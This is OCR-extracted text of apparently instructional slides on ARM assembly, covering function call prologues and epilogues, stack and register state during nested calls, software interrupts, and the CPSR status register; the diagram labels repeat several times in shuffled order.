
func1
func2
push {r11, lr}
set R11
Set new r0, r1
bl func2
next instruction
EPILOGUE
pop {r11, pc}
push {r11}
set R11
BODY
EPILOGUE
... pop {r11}
bx lr
Set params r0,r1
0x00008390
bl func1
0x00008394
0x00008560
0x00008564
STACK
0x000000F8
0x000000FC
0x00000100
REGISTERS
R0
R1
R11
LR
0x03
0x04
0x00000000
0x00008564
PC
0x00008394
pop into PC

Functions




func1
func2
push {r11, lr}
set R11
Set new r0, r1
bl func2
next instruction
EPILOGUE
pop {r11, pc}
push {r11}
set R11
BODY
EPILOGUE
... pop {r11}
bx lr
Set params r0,r1
bl func1
0x00008390
0x00008394
0x00008560
0x00008564
STACK
0x000000F8
0x000000FC
0x00000100
REGISTERS
R0
0x03
R1
0x04
R11
0x00000000
LR
0x00008564
PC
0x00008394
pop into PC


Functions


func1
func2
Set params r0,r1
0x00008390
bl func1
0x00008394
push {r11, lr}
set R11
Set new r0, r1
0x00008560
bl func2
0x00008564
next instruction
EPILOGUE
pop {r11, pc}
push {r11}
set R11
BODY
EPILOGUE
... pop {r11}
bx lr
STACK
0x000000F8
0x000000FC
0x00000100
REGISTERS
R0
0x03
R1
0x04
R11
0x00000000
LR
0x00008564
PC
0x00008394

Functions


func1
func2
push {r11, lr}
set R11
Set new r0, r1
bl func2
next instruction
EPILOGUE
pop {r11, pc}
push {r11}
set R11
BODY
EPILOGUE
... pop {r11}
bx lr
Set params r0,r1
0x00008390
bl func1
0x00008394
0x00008560
0x00008564
STACK
0x000000F8
0x000000FC
0x00000100
REGISTERS
R0
0x03
R1
0x04
R11
0x00000000
LR
0x00008564
PC
0x00008394

Functions




REGISTERS

R0	R1	R11	LR
0x03	0x04	0x00000000	0x00008564

PC
0x00008394

Functions



STACK

0x000000F8	
0x000000FC	
0x00000100	

REGISTERS

R0	R1	R11	LR
0x03	0x04	0x00000000	0x00008564


PC
0x00008394

ASM ARM

5. Software Interrupt (SWI)
   - Generates a software interrupt => app mechanism to perform system calls
   - **SWI** = SoftWare Interrupt

6. Program status register instructions
   - **MRS** – copy content of the CPSR or SPSR into another register
   - **MSR** – copy the content of a register or an immediate value into CPSR or SPSR

Flags						State	Extensions	Control							
31	30	29	28	27	...	...	...	7	6	5	4	3	2	1	0
N	**Z**	**C**	**V**	**Q**				**I**	**F**	**T**	**Mod**				



2.3 ARM Assembly DEMO | DBG Hands-on

Topic 3: ARM Assembly Hacking – Malware & Viruses

